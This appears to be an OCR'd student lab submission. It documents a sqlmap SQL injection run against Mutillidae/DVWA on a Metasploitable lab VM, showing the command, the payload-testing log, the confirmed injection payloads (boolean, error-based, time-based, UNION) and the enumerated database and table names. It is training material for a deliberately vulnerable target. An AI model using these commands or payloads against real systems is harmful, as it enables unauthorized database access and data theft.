sql injection using sqlmap tartgeting either the dvwa or mutilidae application of your metasploitable ip to retrieve the databases and table names of a web page.(3 marks) Provide snapshot of the command and its results



Player
11:40
20BIT0238 - Google Sear
192.168.42.129/mutillidae
192.168.42.129/mutillidae/index.php?page=user-info.php
Kali Linux
Kali Tools
Kali Docs
Kali Forums
Kali NetHunter
Exploit-DB
Google Hacking DB
OffSec
Mutillidae: Born to be Hacked
Version: 2.1.19
Security Level: 0 (Hosed)
Hints: Disabled (0 - I try harder)
Not Logged In
Home
Login/Register
Toggle Hints
Toggle Security
Reset DB
View Log
View Captured Data
Core Controls
OWASP Top 10
Others
Documentation
Resources
Site hacked...err...quality-tested with Samurai WTF, Backtrack, Firefox, Burp-Suite, Netcat, and these Mozilla Add-ons
View your details
Back
Please enter username and password to view account details
Name
Password
View Account Details
Dont have an account? Please register here


Player
11:47
kali@kali: ~
File Actions Edit View Help
(kali㉿kali)-[~]
$ sqlmap
{1.6.11#stable}
https://sqlmap.org
Usage: python3 sqlmap [options]
sqlmap: error: missing a mandatory option (-d, -u, -l, -m, -r, -g, -c, --wizard, --shell, --update, --purge, --list-tampers or --dependencies). Use -h for basic and -hh for advanced help
(kali㉿kali)-[~]
$ sqlmap -u "http://192.168.42.129/mutillidae/index.php?page=user-info.php&username=admin&password=asdf&user-info-php-submit-button=View+Account+Details"
{1.6.11#stable}
https://sqlmap.org
[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program
[*] starting @ 11:46:56 /2023-02-17/
[11:46:57] [INFO] testing connection to the target URL
you have not declared cookie(s), while server wants to set its own ('PHPSESSID=51ad883f57e...865a0cda73'). Do you want to use those [Y/n]


Player
1 2 3 4
11:49
kali@kali: ~
File Actions Edit View Help
[11:47:59] [INFO] testing 'Boolean-based blind - Parameter replace (original value)'
[11:47:59] [INFO] testing 'MySQL ≥ 5.1 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (EXTRACTVALUE)'
[11:48:00] [INFO] testing 'PostgreSQL AND error-based - WHERE or HAVING clause'
[11:48:00] [INFO] testing 'Microsoft SQL Server/Sybase AND error-based - WHERE or HAVING clause (IN)'
[11:48:01] [INFO] testing 'Oracle AND error-based - WHERE or HAVING clause (XMLType)'
[11:48:01] [INFO] testing 'Generic inline queries'
[11:48:01] [INFO] testing 'PostgreSQL > 8.1 stacked queries (comment)'
[11:48:01] [INFO] testing 'Microsoft SQL Server/Sybase stacked queries (comment)'
[11:48:02] [INFO] testing 'Oracle stacked queries (DBMS_PIPE.RECEIVE_MESSAGE - comment)'
[11:48:02] [INFO] testing 'MySQL ≥ 5.0.12 AND time-based blind (query SLEEP)'
[11:48:03] [INFO] testing 'PostgreSQL > 8.1 AND time-based blind'
[11:48:03] [INFO] testing 'Microsoft SQL Server/Sybase time-based blind (IF)'
[11:48:03] [INFO] testing 'Oracle AND time-based blind'
it is recommended to perform only basic UNION tests if there is not at least one other (potential) technique found. Do you want to reduce the number of requ
ests? [Y/n] y
[11:48:14] [INFO] testing 'Generic UNION query (NULL) - 1 to 10 columns'
[11:48:14] [WARNING] GET parameter 'page' does not seem to be injectable
[11:48:14] [INFO] testing if GET parameter 'username' is dynamic
[11:48:14] [WARNING] GET parameter 'username' does not appear to be dynamic
[11:48:14] [INFO] heuristic (basic) test shows that GET parameter 'username' might be injectable (possible DBMS: 'PostgreSQL or MySQL')
[11:48:14] [INFO] heuristic (XSS) test shows that GET parameter 'username' might be vulnerable to cross-site scripting (XSS) attacks
[11:48:14] [INFO] testing for SQL injection on GET parameter 'username'
it looks like the back-end DBMS is 'PostgreSQL or MySQL'. Do you want to skip test payloads specific for other DBMSes? [Y/n] y
for the remaining tests, do you want to include all tests for 'PostgreSQL or MySQL' extending provided level (1) and risk (1) values? [Y/n] y
[11:48:52] [INFO] testing 'AND boolean-based blind - WHERE or HAVING clause'
[11:48:53] [INFO] testing 'Boolean-based blind - Parameter replace (original value)'
[11:48:53] [INFO] testing 'Generic inline queries'
[11:48:53] [INFO] testing 'PostgreSQL AND boolean-based blind - WHERE or HAVING clause (CAST)'
[11:49:02] [INFO] testing 'PostgreSQL OR boolean-based blind - WHERE or HAVING clause (CAST)'
[11:49:08] [INFO] testing 'PostgreSQL boolean-based blind - Parameter replace'
[11:49:08] [INFO] testing 'PostgreSQL boolean-based blind - Parameter replace (original value)'
[11:49:08] [INFO] testing 'PostgreSQL boolean-based blind - Parameter replace (GENERATE_SERIES)'
[11:49:08] [INFO] testing 'PostgreSQL boolean-based blind - Parameter replace (GENERATE_SERIES - original value)'
[11:49:09] [INFO] testing 'PostgreSQL boolean-based blind - ORDER BY, GROUP BY clause'
[11:49:09] [INFO] testing 'PostgreSQL boolean-based blind - ORDER BY clause (original value)'
[11:49:09] [INFO] testing 'PostgreSQL boolean-based blind - ORDER BY clause (GENERATE_SERIES)'
[11:49:10] [INFO] testing 'PostgreSQL boolean-based blind - Stacked queries'


Player
1 2 3 4
12:04
kali@kali: ~
File Actions Edit View Help
[12:02:50] [INFO] testing 'MySQL < 5.0.12 stacked queries (BENCHMARK)'
[12:02:53] [INFO] testing 'PostgreSQL > 8.1 stacked queries (comment)'
[12:02:55] [INFO] testing 'PostgreSQL > 8.1 stacked queries'
[12:02:57] [INFO] testing 'PostgreSQL stacked queries (heavy query - comment)'
[12:02:59] [INFO] testing 'PostgreSQL stacked queries (heavy query)'
[12:03:02] [INFO] testing 'PostgreSQL < 8.2 stacked queries (Glibc - comment)'
[12:03:03] [INFO] testing 'PostgreSQL < 8.2 stacked queries (Glibc)'
[12:03:06] [INFO] testing 'MySQL ≥ 5.0.12 AND time-based blind (query SLEEP)'
[12:03:09] [INFO] testing 'MySQL ≥ 5.0.12 OR time-based blind (query SLEEP)'
[12:03:13] [INFO] testing 'MySQL ≥ 5.0.12 AND time-based blind (SLEEP)'
[12:03:16] [INFO] testing 'MySQL ≥ 5.0.12 OR time-based blind (SLEEP)'
[12:03:20] [INFO] testing 'MySQL ≥ 5.0.12 AND time-based blind (SLEEP - comment)'
[12:03:22] [INFO] testing 'MySQL ≥ 5.0.12 OR time-based blind (SLEEP - comment)'
[12:03:24] [INFO] testing 'MySQL ≥ 5.0.12 AND time-based blind (query SLEEP - comment)'
[12:03:26] [INFO] testing 'MySQL ≥ 5.0.12 OR time-based blind (query SLEEP - comment)'
[12:03:28] [INFO] testing 'MySQL < 5.0.12 AND time-based blind (BENCHMARK)'
[12:03:32] [INFO] testing 'MySQL > 5.0.12 AND time-based blind (heavy query)'
[12:03:35] [INFO] testing 'MySQL < 5.0.12 OR time-based blind (BENCHMARK)'
[12:03:39] [INFO] testing 'MySQL > 5.0.12 OR time-based blind (heavy query)'
[12:03:42] [INFO] testing 'MySQL < 5.0.12 AND time-based blind (BENCHMARK - comment)'
[12:03:44] [INFO] testing 'MySQL > 5.0.12 AND time-based blind (heavy query - comment)'
[12:03:47] [INFO] testing 'MySQL < 5.0.12 OR time-based blind (BENCHMARK - comment)'
[12:03:49] [INFO] testing 'MySQL > 5.0.12 OR time-based blind (heavy query - comment)'
[12:03:51] [INFO] testing 'MySQL ≥ 5.0.12 RLIKE time-based blind'
[12:03:54] [INFO] testing 'MySQL ≥ 5.0.12 RLIKE time-based blind (comment)'
[12:03:57] [INFO] testing 'MySQL ≥ 5.0.12 RLIKE time-based blind (query SLEEP)'
[12:04:00] [INFO] testing 'MySQL ≥ 5.0.12 RLIKE time-based blind (query SLEEP - comment)'
[12:04:02] [INFO] testing 'MySQL AND time-based blind (ELT)'
[12:04:05] [INFO] testing 'MySQL OR time-based blind (ELT)'
[12:04:09] [INFO] testing 'MySQL AND time-based blind (ELT - comment)'
[12:04:10] [INFO] testing 'MySQL OR time-based blind (ELT - comment)'
[12:04:13] [INFO] testing 'PostgreSQL > 8.1 AND time-based blind'
[12:04:16] [INFO] testing 'PostgreSQL > 8.1 OR time-based blind'
[12:04:19] [INFO] testing 'PostgreSQL > 8.1 AND time-based blind (comment)'
[12:04:22] [INFO] testing 'PostgreSQL > 8.1 OR time-based blind (comment)'
[12:04:24] [INFO] testing 'PostgreSQL AND time-based blind (heavy query)'
[12:04:27] [INFO] testing 'PostgreSQL OR time-based blind (heavy query)'


Player
1 2 3 4
13:23
kali@kali: ~
File Actions Edit View Help
Payload: id=1' OR NOT 9116=9116#&Submit=Submit
Type: error-based
Title: MySQL ≥ 4.1 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (FLOOR)
Payload: id=1' AND ROW(3641,4003)>(SELECT COUNT(*),CONCAT(0x716a626b71,(SELECT (ELT(3641=3641,1))),0x7176787671,FLOOR(RAND(0)*2))x FROM (SELECT 3703 UNION SELECT 9237 UNION SELECT 4631 UNION SELECT 6094)a GROUP BY x)-- TPZF&Submit=Submit
Type: time-based blind
Title: MySQL ≥ 5.0.12 AND time-based blind (query SLEEP)
Payload: id=1' AND (SELECT 8412 FROM (SELECT(SLEEP(5)))ItLR)-- MpaF&Submit=Submit
Type: UNION query
Title: MySQL UNION query (NULL) - 2 columns
Payload: id=1' UNION ALL SELECT CONCAT(0x716a626b71,0x7249505a44507167614b505170707a6a7a78536a55466e4f43716734b754178676169755a63634a,0x7176787671),NULL#&Submit=Submit
[13:23:10] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu 8.04 (Hardy Heron)
web application technology: Apache 2.2.8, PHP 5.2.4
back-end DBMS: MySQL ≥ 4.1
[13:23:10] [INFO] fetching database names
[13:23:10] [WARNING] reflective value(s) found and filtering out
available databases [7]:
[*] dvwa
[*] information_schema
[*] metasploit
[*] mysql
[*] owasp10
[*] tikiwiki
[*] tikiwiki195
[13:23:10] [INFO] fetched data logged to text files under '/home/kali/.local/share/sqlmap/output/192.168.42.129'
[*] ending @ 13:23:10 /2023-02-17/
(kali㉿kali)-[~]
$


Player
1 2 3 4
13:24
kali@kali: ~
File Actions Edit View Help
| tiki_user_assigned_modules |
| tiki_user_bookmarks_folders |
| tiki_user_bookmarks_urls |
| tiki_user_mail_accounts |
| tiki_user_menus |
| tiki_user_modules |
| tiki_user_notes |
| tiki_user_postings |
| tiki_user_preferences |
| tiki_user_quizzes |
| tiki_user_taken_quizzes |
| tiki_user_tasks |
| tiki_user_tasks_history |
| tiki_user_votings |
| tiki_user_watches |
| tiki_userfiles |
| tiki_userpoints |
| tiki_users |
| tiki_users_score |
| tiki_webmail_contacts |
| tiki_webmail_messages |
| tiki_wiki_attachments |
| tiki_zones |
| users_grouppermissions |
| users_groups |
| users_objectpermissions |
| users_permissions |
| users_usergroups |
| users_users |
[13:23:55] [INFO] fetched data logged to text files under '/home/kali/.local/share/sqlmap/output/192.168.42.129'
[*] ending @ 13:23:55 /2023-02-17/
(kali㉿kali)-[~]
$